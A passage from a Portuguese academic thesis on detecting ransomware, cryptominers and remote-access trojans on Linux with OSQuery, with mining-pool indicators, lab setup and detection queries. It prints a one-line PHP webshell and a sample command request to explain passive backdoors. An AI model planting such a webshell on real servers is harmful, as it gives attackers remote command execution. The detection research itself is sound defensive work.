Diferentemente de ataques de ransomware, os criptomineradores operam, em sua maioria, de forma silenciosa e não causam danos imediatos e em grandes proporções às vítimas. Porém, o alto consumo de recursos de CPU e GPU podem, por vezes, ocasionar sintomas como lentidão de processamento em tarefas legítimas, aumento no custo energético de fazendas de servidores ou até, em casos extremos, indisponibilidade de serviços devido à concorrência pela utilização de recursos.

2.3.2.1 Principais Famílias de Criptomineradores

Algumas das principais famílias de malwares criptomineradores são [36]:

- **TeamTNT:** Ameaça conhecida por realizar ataques a pods Kubernetes e deployments Docker desprotegidos com o objetivo de instalar versões alteradas do *XMRig Miner* [61];
- **WatchDog:** Um dos maiores e mais duradouros malwares de mineração de Monero, existente desde 2019, responsável pelo comprometimento de mais de 470 sistemas e mineração de ao menos 200 unidades de Monero até 2021 [62];
- **Sysrv:** Botnet auto propagante e multiplataforma escrita em Go, identificada ao final de

2020. Além de realizar escaneamentos por vulnerabilidades para a realização do primeiro acesso, também busca chaves SSH nos hosts infectados para realizar sua propagação [63];

É importante ressaltar que os criptomineradores (ou *cryptojackers*) são diferentes de malwares dedicados a roubar informações privadas de carteiras de criptomoedas. Embora estas sejam as abordagens mais comuns em ataques relacionados a criptoativos, são completamente diferentes entre si.

2.3.2.2 Tipos de Ataques com Criptomineradores

É possível se caracterizar os ataques de *cryptojacking* em três tipos principais [64]: *In-browser Cryptojacking*, *In-host Cryptojacking* e *In-Memory Cryptojacking*.

Ataques do tipo *In-browser* são aqueles nos quais são inseridos, de forma silenciosa e ofuscada, scripts de mineração em páginas web que se utilizam do poder de processamento dos browsers dos usuários para realizar a mineração de criptoativos. O tempo médio para que a mineração in-browser passe a produzir uma receita de interesse dos controladores é de, aproximadamente, 5 minutos e 50 segundos [65]. Portanto, este tipo de abordagem torna-se mais comum em sites dedicados a pirataria de filmes e séries, fornecimento de jogos online e outras atividades de maior duração.

Ataques do tipo *In-host* são os mais triviais em relação à rotina de ataque, ou seja, são aqueles nos quais os softwares de mineração são instalados diretamente nos servidores-alvo. Neste caso, por vezes são utilizadas técnicas de evasão e ofuscação para se dificultar a investigação em busca do malware e prolongar sua vida útil o máximo possível, tais como limitação do uso de CPU (de modo a não se tornar um alvo fácil para sistemas de controle de recursos) e ofuscação de código (de modo dificultar a análise estática de binários) [66].

Ataques do tipo *In-Memory* são aqueles nos quais o script de mineração não está presente em arquivos no disco do servidor atacado, mas inserido diretamente em memória, seja através de interfaces nativas do sistema operacional, como o terminal do Linux (utilizando-se, por vezes, de interpretadores nativos como Python, PHP, Perl, etc.), seja através da exploração de vulnerabilidades de *buffer overflow* em binários ou processos nativos do sistema operacional (utilizando-se de chamadas *ptrace()* ao sistema operacional), seja utilizando-se de funcionalidades nativas, tais como o uso do diretório `/dev/smh` para criação de arquivos diretamente na memória virtual do dispositivo, ou ferramentas pré-instaladas no sistema operacional, como soluções de manipulação de containers. [64][67]

2.3.2.3 Características de um Ataque de Criptominerador

É importante salientar que muitos ataques relacionados a *botnets*, ou seja, malwares que recebem comandos de um servidor central para executar ações em massa (principalmente ataques de negação de serviço) utilizando-se o poder de processamento do sistema atacado, são fontes primárias de ataques de *cryptojacking*. Em outras palavras, muitas *botnets* utilizam-se de seu acesso aos dispositivos para aproveitar o processamento "ocioso" desses aparelhos na geração de lucros em criptoativos através da mineração, como foi o caso da *botnet* Mirai (uma das maiores no segmento de ataques a dispositivos de IoT) que, em meados de 2017, passou a apresentar funcionalidades nativas de mineração de Bitcoin enquanto os dispositivos atacados não estavam em uso pelo servidor de comando e controle [68]. Isto significa que a identificação de comunicações anormais do dispositivo com endereços desconhecidos, ou presença de peças de software características de *botnets*, pode ser um indicativo também da presença de um criptominerador.

A mineração de criptoativos de modo malicioso apresenta certas características importantes a serem observadas quando em busca de uma detecção assertiva: Para iniciar a mineração, o software se conecta um *pool* de mineração (conjunto de mineradores que compartilham recursos entre si, geralmente acessíveis através de uma API) para contribuir com o processo de mineração coletivo e compartilhar os lucros gerados. Após realizado o processo de ingresso no emphpool através da API, o software recebe tarefas a serem realizadas, ou seja, cálculos de hashes a serem executados. Estes cálculos são os responsáveis pelo alto consumo de energia e recursos de processamento do servidor atacado. Após a conclusão dos cálculos, os hashes gerados são enviados ao emphpool para que sejam validados e, posteriormente, gerarem uma recompensa [66].

O alto consumo de recursos de CPU (e GPU) é um dos traços mais fortes deste tipo de malware, como citado anteriormente. Sendo assim, uma elencagem dos processos do sistema operacional com alto número de tempo de CPU pode retornar resultados importantes que indiquem a presença de criptomineradores. Além disso, é importante apontar que diversos pools de mineração possuem endereços conhecidos e acessíveis publicamente. Na tabela 2.3 estão listados os endereços de mining pools identificados pela VMWare [vmware] em seu estudo citado anteriormente.

Portanto, para além da análise de recursos consumidos por processos ativos, a identificação de conexões de processos do sistema operacional a qualquer um destes endereços é um indício fortíssimo de comprometimento do sistema por um *cryptojacker*.

Mining Pool	Porta	Família	**Comentário**
194.145.227[.]21	5443	Sysrv	Proxy
80.211.206[.]105	6666	WatchDog	*Pool Privado*
monerohash[.]com	—	Mexalz, TeamTNT, XMRig	*Pool Público*
moneroocean[.]stream	—	TeamTNT	*Pool Público*
pool.hashvault[.]pro	—	XMRig	*Pool Público*
pool.minexmr[.]com	5555	Sysrv	*Pool Público*
pool.supportxmr[.]com	443	Mexalz, TeamTNT	*Pool Público*
xmr-eu1.nanopool[.]org	14444	Sysrv	*Pool Público*
xmr-eu2.nanopool[.]org	14444	Sysrv, WatchDog	*Pool Público*
xmr.f2pool[.]com	13531	Sysrv, WatchDog	*Pool Público*
xmr.pool.gntl[.]co.uk	40009	WatchDog	*Pool Público*

Tabela 2.3 Pools de mineração observados nos mineradores analisados

2.3.3 Ferramentas de Acesso Remoto (RATs)

Ferramentas de acesso remoto, como sugerido na própria nomenclatura, objetivam possibilitar ao atacante um acesso persistente ao sistema invadido de modo a permitir a escalada de seus privilégios, a movimentação do ator malicioso na rede, exploração manual dos sistemas em busca de informações, entre outros.

De maneira geral, um ator malicioso alcança persistência de acesso remoto em um sistema invadido utilizando-se de *beacons* (também nomeados de implantes), que se tratam de softwares maliciosos que objetivam possibilitar este tipo de acesso, como *webshells*, trojans de acesso remoto, entre outros. Estes *beacons*, por vezes, além de proverem interfaces para execução direta de comandos no sistema operacional atacado, também apresentam funcionalidades para o roubo automático de credenciais (através, principalmente, do monitoramento de atividades de digitação, captura de arquivos de hashes ou varredura de largas porções de memória), coleta e exfiltração de dados, autopropagação, instalação e execução de outros malwares e captura de imagens de tela e webcam em tempo real (para o caso de ataques a aparelhos de uso pessoal) [36].

2.3.3.1 Principais Beacons Utilizados em Ataques

Algumas das principais famílias de beacons utilizados por atores maliciosos em ataques são *vmware*:

- **Cobalt Strike:** Uma das ferramentas mais popularizadas atualmente no cibercrime. É vendida de forma legítima para empresas e pesquisadores como um operador multiplataforma de atividades de Red Team e simulador de ameaças, porém possui versões modificadas que são utilizadas em diversos ataques reais [69];

- **Merlin:** Ferramenta open-source de comando e controle escrita em Golang e compilada para múltiplas plataformas. Realiza comunicação agente-servidor utilizando-se HTTP (com possibilidade para TLS na versão 1.1), possibilita o carregamento remoto de binários diretamente em memória, deleção segura de arquivos, entre outros *merlin*;

- **RedXOR:** Backdoor com alto grau de sofisticação para endpoints e servidores Linux. Possivelmente administrado e distribuído por agentes cibernéticos ligados ao governo Chinês, foi nomeado baseado em uma análise de tráfego que identificou que os pacotes são ofuscados com base em operações do tipo XOR *redxor*;

2.3.3.2 Tipos de Ferramentas De Acesso Remoto

Estes *beacons* tendem a atuar de duas maneiras principais nos hosts infectados [36]: de forma passiva ou ativa.

Um *beacon* passivo é caracterizado por aguardar por uma conexão externa do atacante para que seja provido o acesso remoto. Este é o caso, por exemplo, das *webshells*, que se tratam de arquivos (ou scripts) que são carregados em servidores de aplicações web de forma maliciosa, possibilitam a execução de comandos diretamente na máquina e, portanto, sua administração remota [70]. Um exemplo simples de webshell é o seguinte código em PHP: `<?php system($_GET['cmd']); ?>`. Caso este código seja salvo em um arquivo *.php* e carregado em um servidor web, qualquer usuário que acessar seu endereço e modificar o parâmetro `cmd` da sua requisição com um comando de máquina arbitrário (por exemplo: `index.php?cmd=pwd`), terá seu comando executado no servidor com as permissões do usuário correspondente ao serviço web. Deste modo, é possível praticar formas mais sofisticadas de manutenção de acesso, escalada de privilégios e movimentos laterais na rede atacada.

Por outro lado, um *beacon* ativo é caracterizado por continuamente enviar mensagens a um servidor de comando e controle, configurado previamente, de modo a se obter novas instruções. Este é o caso das ferramentas mais sofisticadas, que são utilizadas em grandes ataques, como o Cobalt Strike [71] ou Metasploit [72]. Como muitos sistemas estão protegidos por *firewalls* que por vezes limitam o tráfego de entrada, a maior parte dos RATs opta por adotar uma abordagem ativa de infecção [36]. Algumas famílias de trojans, como estratégia de ofuscação, utilizam-se de serviços legítimos e bem conhecidos como servidores de comando e controle, por exemplo o Discord [73] ou o Telegram [74].

2.3.3.3 Características de um Ataque com RAT

Trojans de acesso remoto possuem características e finalidades que variam de acordo com a sua autoria e podem necessitar de diferentes técnicas para sua detecção. Ainda que muitas variantes apenas almejam a navegação no sistema de arquivos, download e upload de dados e execução de comandos nativos, outras são capazes de executar tarefas mais complexas de forma automatizada, como o mapeamento e navegação de rede (através da exploração automática de vulnerabilidades em diferentes hosts), captura de credenciais, evasão e ofuscação (através da injeção de código malicioso em processos legítimos, por exemplo) entre outros [36].

Para atingir a persistência nos hosts infectados (o que significa, em resumo, a permanência do estado de execução do malware após a reinicialização do sistema), algumas ameaças se utilizam de mecanismos do próprio sistema operacional como, por exemplo, as *crontabs*

ou entradas de *XDG Autostart*, como no caso do Netwire [75]. Para estes exemplos, o monitoramento de *crontabs* e de arquivos criados nos diretórios `/etc/xdg/autostart` e `~/.config/autostart` pode acusar a presença de trojans de acesso remoto e revelar mais informações sobre os processos maliciosos.

Independente de quais capacidades apresente, ou de quais técnicas sejam utilizadas em cada fase do processo infeccioso, uma ferramenta de acesso remoto necessita de manter conexões constantes com servidores externos para reportar status, receber comandos, trafegar dados, entre outros. Isto significa que uma observação mais granular de quais *sockets* estão ativos no sistema operacional também pode acusar a presença de um malware deste tipo a partir da identificação de conexões com endereços externos desconhecidos por quaisquer que sejam os processos responsáveis, sejam estes legítimos ou não (visto que algumas ameaças também podem se utilizar de técnicas de injeção de código em memória para se mascarar em processos nativos do sistema operacional) [36].

2.4 Trabalhos Relacionados

Tratando-se do estudo de ferramentas *open-source* para a detecção de ameaças sofisticadas a computadores, [76] realiza uma análise na performance da combinação do OSQuery com o framework GRR [77], focado na atuação de resposta a incidentes em dispositivos remotos. Este estudo demonstra, através da reprodução de diversas técnicas presentes na matriz *ATT&CK* [9] nos diferentes estágios de um ataque e utilização de *queries*, disponíveis publicamente, focadas na detecção de comportamentos maliciosos, que uma estratégia de detecção e resposta a incidentes em computadores utilizando-se as ferramentas citadas é bem sucedida em todos os estágios da infecção, mesmo que, para alguns destes, a taxa de cobertura das consultas do OSQuery seja relativamente baixa. De modo a otimizar esta solução, os autores recomendam a adaptação das *queries* para as características do ambiente a ser protegido, para que haja uma maior detecção em cenários mais complexos de ataque. Este trabalho complementa o estudo mencionado ao explicitar quais técnicas são utilizadas pelos malwares em seu processo infeccioso e quais métricas são utilizadas para realizar a identificação do cenário de ataque através do OSQuery.

Por outro lado, [78] propõe uma abordagem diferente para a utilização do OSQuery: A ferramenta é utilizada em conjunto com o Zeek [79], um *framework open-source* para análise de redes, de modo a ampliar suas capacidades analíticas com o objetivo de vincular conexões de rede não apenas a seus *hosts* de origem, mas também aos processos e usuários responsáveis. Esta combinação, que faz uso das capacidades do Zeek para interceptação e análise de tráfego e do OSQuery para o monitoramento dos eventos de processos no sistema operacional, consegue atribuir, em tempo real, mais de 96% de todas as conexões TCP às suas origens (processos e usuários responsáveis) nos *hosts* monitorados, ao contrário de menos de 0,1% de conexões vinculadas quando feito uso do apenas do Zeek. Contudo, o estudo leva em consideração apenas eventos do sistema operacional que acarretam em alguma comunicação externa ao dispositivo, deixando de lado aqueles que ocorrem exclusivamente em ambiente local.

Levando-se em conta, novamente, a detecção e resposta nos dispositivos remotos, [80] faz uso dos artefatos disponíveis na instalação padrão do OSQuery, combinados com o Fleet [81] (uma ferramenta *open-source* para configuração remota do OSQuery) e a *stack* ELK [82] (conjunto de ferramentas composto pelo Logstash, para coleta e envio de mensagens de log, ElasticSearch, para armazenamento, indexação e consulta de mensagens de log e Kibana, para visualização das mensagens de log) para a simulação de uma resposta a incidente de segurança. Na análise documentada, são utilizadas consultas disponíveis nos pacotes de *queries* já presentes na instalação do OSQuery, combinadas com consultas customizadas no decorrer dos procedimentos, para a investigação de presença de softwares maliciosos nos *hosts* simulados.

O autor conclui que os pacotes de consultas presentes na instalação padrão do OSQuery são eficazes para encontrar indicadores iniciais de softwares indesejados em *endpoints* e podem ser usados como ponto de partida para investigações. Também recomenda que conhecimentos em sistemas operacionais e linguagem SQL podem ser úteis para aprofundar a utilização das ferramentas, porém não são essenciais para que uma equipe de segurança seja capaz de executar procedimentos investigativos eficazes com os programas apresentados. Este trabalho complementa o estudo mencionado ao expandir os testes de ataques realizados e se utilizar de outras consultas SQL para além daquelas presentes na instalação padrão do OSQuery.

De forma similar, [83] realiza a simulação de um cenário de ataque a um servidor Linux, que executa uma versão mal configurada do Apache Tomcat, através do framework de *pentesting* Metasploit [72] e dividida em três etapas: Acesso inicial, movimento lateral e escalação de privilégios. Para realizar a detecção de intrusão em cada uma dessas etapas, o autor se utiliza de consultas às tabelas do OSQuery correspondentes a eventos de rede, de processos e no sistema de arquivos. Os resultados destas consultas, executadas com frequência, são avaliados por um *script* que aplica expressões regulares com o objetivo de se encontrar termos maliciosos presentes nos seus conteúdos, pertinentes a cada etapa da intrusão. Os autores conclui que o OSQuery, através do uso de métodos heurísticos para busca de evidências, é capaz de detectar ataques tanto do ponto de vista de eventos de rede quanto de eventos do sistema operacional. Este trabalho complementa o estudo mencionado ao realizar simulações de ataques de outras naturezas além dos apresentados.

Capítulo 3

Metodologia

A avaliação a seguir objetiva ponderar a eficácia do OSQuery na detecção de comportamentos maliciosos através da observação dos retornos gerados pelas consultas a recursos do sistema operacional durante as simulações de comprometimento por agentes maliciosos. Será avaliado se as mensagens de log geradas pelo OSQuery possuem dados suficientes para que uma pessoa analista seja capaz de identificar uma situação de risco. Além disso, será observada a performance das consultas, de modo a se mensurar seu impacto causado nos recursos do sistema operacional.

Seguem três etapas: Simulações de ataques a um ambiente de servidor Linux emulado; Utilização do OSQuery para a detecção de comportamentos maliciosos característicos de cada cenário; Análise dos resultados obtidos com a ferramenta.

3.1 Ferramentas Utilizadas Para Análise

Para a realização da fase de detecção dos testes, será utilizada a ferramenta open-source OSQuery, apresentada abaixo.

3.1.1 OSQuery

O OSQuery é uma ferramenta open-source que expõe o sistema operacional do dispositivo no qual está instalado como um banco de dados relacional. Desta forma, é possível se executar consultas SQL para explorar informações deste dispositivo, como, por exemplo, “processos em execução, módulos de kernel carregados, conexões de rede abertas, plugins de navegador, eventos de hardware ou hashes de arquivos” [84].

A instalação do OSQuery pode ser feita de diversas formas, incluindo por meio de arqui-

vos *.deb* obtidos tanto através da página do projeto no GitHub [85] quanto no próprio site da ferramenta [86]. Após a instalação, é possível realizar consultas em tempo real ao próprio host através da interface acessada por meio do comando `osqueryi`. É importante ressaltar que, dependendo de qual contexto de usuário inicie a interface (usuário comum ou privilegiado), os resultados para algumas tabelas podem variar.

Como exemplo, caso um usuário deseje listar quais são os grupos de usuários disponíveis em seu sistema, pode executar a seguinte query:

```
SELECT * FROM groups;
```

O resultado esperado assemelha-se à figura 3.1.



Figura 3.1 Resultado da consulta à tabela groups do osquery

De forma mais complexa, caso o usuário deseje listar os 10 principais aplicativos ou processos distintos que mais consomem recursos de memória, basta executar a seguinte query, que realiza consultas à tabela *processes* de modo a se obter valores arredondados utilizados por cada processo, agrupado por nome:

```
SELECT pid, name, SUM(ROUND((total_size * '10e-7'), 2)) AS memory_used
FROM processes
GROUP BY name
ORDER BY total_size
DESC LIMIT 10;
```

O resultado esperado assemelha-se à figura 3.2.

A lista completa de tabelas disponíveis e suas respectivas colunas está presente no website da ferramenta ou através da própria interface por meio da combinação dos comandos `.tables`

```
osquery> SELECT pid, name, SUM(ROUND((total_size * '10e-7'
), 2)) AS memory_used FROM processes GROUP BY name ORDER B
Y total_size DESC LIMIT 10;
+--------+-----------------+-------------+
| pid    | name            | memory_used |
+--------+-----------------+-------------+
| 102323 | chrome          | 63990581.98 |
| 6596   | chrome_crashpad | 67143.89    |
| 6606   | nacl_helper     | 33563.44    |
| 1191   | bdsecd          | 13321.4     |
| 88862  | spotify         | 41686.89    |
| 3489   | gnome-shell     | 5036.55     |
| 3240   | pulseaudio      | 4966.62     |
| 3615   | gjs             | 2931.52     |
| 1198   | containerd      | 1799.84     |
| 2333   | dockerd         | 1760.76     |
+--------+-----------------+-------------+
osquery>
```

Figura 3.2 Resultado da consulta aos processos com mais consumo de memória.

e `.schema`.

Além de consultas locais, é possível se configurar o OSQuery para ser configurado e responder a consultas de forma remota através de seus plugins nativos. Esta feature é bastante útil quando é preciso realizar o monitoramento de dezenas, centenas ou milhares de hosts ou quando faz-se necessário realizar um procedimento de investigação em um dispositivo presente em outra localidade. De modo a facilitar a utilização destas funcionalidades, existem diversas ferramentas, também open-source, dedicadas ao gerenciamento remoto de *agents* OSQuery, tais como Fleet [81] e Osctrl [87].

Estas e outras funcionalidades são devidamente configuradas em um arquivo de flags (localizado em `/etc/osquery/osquery.flags`) e em um arquivo de configurações em formato JSON (localizado em `/etc/osquery/osquery.conf`) que armazenam especificidades implementadas pelo serviço do OSQuery presente no sistema operacional. Mais detalhes a respeito da configuração podem ser consultados na documentação da ferramenta [88].

É importante salientar que o OSQuery trata-se apenas de uma interface entre o usuário e o sistema operacional, de modo a facilitar a obtenção de informações do estado do sistema através de queries SQL. Por ser uma ferramenta notavelmente generalista, o OSQuery será utilizado nos experimentos por meio da aplicação de técnicas de detecção de malware através do desenvolvimento de queries que monitorem e correlacionem comportamentos específicos do sistema operacional em busca de anomalias que possam indicar o comprometimento deste sistema por malwares dos tipos apontados anteriormente.

3.2 Ferramentas Utilizadas Para Emulação de Ataques

Para a etapa de simulação de infecção, serão utilizadas ferramentas distintas para cada cenário a seguir:

3.2.1 Ataque de Ransomware

Para a emulação de um ataque de Ransomware, será utilizada a ferramenta open-source Infection Monkey [89]. Esta ferramenta, desenvolvida pela empresa israelense Gardicore (adquirida pela firma de tecnologia Akamai em 2021 /citeguardicore-akamai), tem o objetivo de automatizar testes de segurança de servidores através da implementação de técnicas de intrusão que buscam simular ataques e validar controles de segurança e resiliência.

Dentre os diversos tipos de ataques disponíveis, o Infection Monkey é capaz de simular uma infecção por Ransomware através da encriptação de arquivos especificados pelo usuário utilizando-se um algoritmo facilmente reversível: é realizado uma inversão nos bits dos arquivos que, em seguida, são renomeados com a extensão `.m0nk3y`. De acordo com a documentação da ferramenta: "Inverter os bits de um arquivo é suficiente para simular o comportamento de criptografia do ransomware, pois os dados em seus arquivos foram manipulados (deixando-os temporariamente inutilizáveis). Os arquivos são renomeados com uma nova extensão anexada, que é semelhante à maneira como muitos ransomwares se comportam." [90].

Para os testes, será populado um diretório com aproximadamente 2GB de arquivos de 75 extensões diferentes (conjunto aceito pelo Infection Monkey, baseado em uma análise do BitDefender [90]) para que a ferramenta possa realizar o processamento enquanto as análises são executadas.

3.2.2 Ataque de Criptominerador

Como citado anteriormente, o XMRig Miner está presente em cerca de 89% dos ataques analisados pela VMWare. Portanto, esta será a ferramenta utilizada para a emulação de um ataque de Criptominerador. Será avaliado o estado de execução do minerador e suas respectivas tentativas de identificação através do OSQuery.

3.2.3 Ataque de RAT

Para a emulação de um ataque por ferramenta de Acesso Remoto, serão gerados dois *payloads* de acesso remoto com o framework Metasploit (devido à facilidade de customização do endereço do servidor de comando e controle):

Um *beacon* passivo (do tipo *linux/x64/meterpreter/bind_tcp*) que será nomeado como: `Linux.RAT.meterpreter_bind_tcp`

Um *beacon* ativo (do tipo *linux/x64/meterpreter/reverse_tcp*), que será nomeado como: `Linux.RAT.meterpreter_reverse_tcp`.

Estes *payloads* serão executados no ambiente de testes e serão realizadas queries para se identificar possíveis evidências de infecção.

Serão avaliados dois cenários característicos destes beacons: em estado *idle*, ou seja, aguardando conexão e em estado de conexão ativa. Além disso, serão simuladas as duas estratégias de persistência apresentadas anteriormente e suas respectivas tentativas de identificação através do OSQuery.

3.3 Ambiente Testado



Figura 3.3 Representação do ambiente utilizado nas análises

De modo a facilitar o experimento, os testes serão realizados em um ambiente virtualizado Ubuntu 22.04.01 com interface gráfica, cujo hostname é `ubntg`. Esta distribuição Linux foi escolhida baseada em dados da W3Techs [91] que mostram que em 2022, dos 10 milhões de sites mais acessados da internet, 33.7% destes estão sendo hospedados em servidores Ubuntu, seguidos por 16.3% em servidores Debian, 9.7% em CentOS.

O ambiente será virtualizado utilizando-se o Virtualbox em sua versão 6.1.36 r152435 (Qt5.15.3). Para a realização dos testes relacionados a simulação de Ransomware e RATs, será necessário se utilizar de uma segunda máquina para simular um atacante. Esta máquina

será um ambiente Kali Linux 2022.3. Nestes cenários, será utilizada uma rede interna isolada com máscara 172.16.0.1/24, na qual a máquina alvo possuirá o endereço 172.16.0.3 e uma máquina atacante possuirá o endereço 172.16.0.4.

A versão do OSQuery instalada no ambiente de testes é a 5.4.0-1. Uma representação do ambiente utilizado nas análises está presente na figura 3.3.

3.4 Avaliação dos Resultados

Em um primeiro momento, para validar a eficácia das queries propostas na detecção dos cenários apresentados, será realizada a consulta em tempo real às tabelas do OSQuery através de sua ferramenta de terminal interativo (*osqueryi*). Nos casos em que seja necessária a utilização de *flags* para ativação de funcionalidades específicas em cada situação, tais *flags* e seus respectivos valores serão apresentados.

Em um segundo momento, as queries que apresentarem respostas que explicitem os comportamentos simulados em cada cenário terão sua performance em relação a consumo de recursos avaliada utilizando-se a ferramenta de geração de perfil de queries provida pelo próprio time do OSQuery. De acordo com a documentação da ferramenta [92], a avaliação de performance usa a biblioteca *psutil* de python para coletar estatísticas de processamento do *osqueryi* enquanto executa as queries avaliadas.

São retornados cinco valores:

Utilização (U): Utilização de CPU calculada tomando a média dos resultados diferentes de 0 da função `cpu_percent(interval=1)` de `psutils.Process()`. Esse valor pode ser maior que 100% para processos com threads em execução em CPUs diferentes.

Tempo de CPU (C): O tempo de CPU é calculado através da função `cpu_times()` de `psutils.Process()`. Ele retorna uma tupla nomeada contendo *user* (tempo gasto no modo de usuário), *system* (tempo gasto no modo kernel), *children_user* (tempo do usuário de todos os processos filhos), *system_user* (tempo do usuário de todos os processos filhos) e *iowait* (tempo gasto aguardando a conclusão do bloqueio de I/O.

Duração (D): Tempo gasto para execução de cada query em teste.

fds (F): Usa a função `num_fds()` e retorna os descritores de arquivo usados pelo processo osqueryi durante a execução da query testada.

Memória (M): Valor de memória física (exceto swap) usada pelo processo do osqueryi.

Para que a avaliação seja executada, é necessário que sejam especificadas as queries do teste a partir de um arquivo que segue a mesma estrutura do arquivo *osquery.conf* citado anteriormente. Para cada cenário de teste, será registrado o arquivo de configuração utilizado.

Por fim, serão avaliados os logs gerados pelo *OSQuery deamon* configurado a partir do arquivos de configuração obtidos após a avaliação de performance, ou seja, logs (localizados em `/var/log/osquery/osquery.results.log`) que podem ser exportados para aplicações de ingestão e processamento de logs e utilizados na geração automática de alertas, produção de métricas e visualizações, além de investigações por parte de analistas de segurança da informação.

Capítulo 4

Desenvolvimento

4.1 Detecção de Ataque de Ransomware

Como citado anteriormente, para a realização deste experimento, foi utilizado um script em python (criado a partir do script [93]), localizado em [94], para se popular um diretório na máquina alvo com aproximadamente 2 GB de arquivos (cujo conteúdo trata-se apenas de até 5 MB de bytes aleatórios) de diversas extensões.

4.1.1 Preparação do Ambiente

O comando utilizado para a geração dos arquivos a serem encriptados é o que segue:

```
python3 generator.py \
-d 1 -n 200 -r 2 -p /home/tester/important_files
```

Este comando resultou na criação de aproximadamente 810 arquivos localizados no diretório `/home/tester/important_files`, como forma de simular um diretório específico na máquina que armazena os arquivos mais importantes para a sua operação (como apresentado na figura 4.1).

4.1.2 Simulação de Ataque

Após a geração dos arquivos, foi feita a preparação do executável responsável pela simulação do ataque. Com o objetivo de se simular um ataque semelhante aos encontrados no mundo real, como citado anteriormente, a partir da interface do Infection Monkey foi habilitada a varredura de rede bem como tentativa de exploração de diversas vulnerabilidades nos hosts



Figura 4.1 Início da lista de arquivos criados para a simulação, destaque para o tamanho total do diretório

encontrados pelo agente. Uma vez configurado, o executável (nomeado *monkey-linux-64*) foi transferido para a máquina alvo através da rede virtual e executado.

Como tentativa de detecção da etapa de varredura de rede do processo infeccioso, foi utilizada a query "*linux_process_open_sockets*" disponível no repositório osquery-attck [95], que realiza a combinação de três tabelas: *processes* (através da consulta de PID, nome do processo e linha de execução), *users* (através da consulta de nome de usuário responsável pelo processo com o PID apresentado) e *process_open_sockets* (através da consulta de valores dos endereços e portas remotos do host conectado ao processo e estado da conexão):

Listing 4.1 Query "processes_open_sockets"

```
SELECT u.username,
       p.pid,
       p.name,
       p.cmdline,
       pos.remote_address,
       pos.remote_port,
```

```
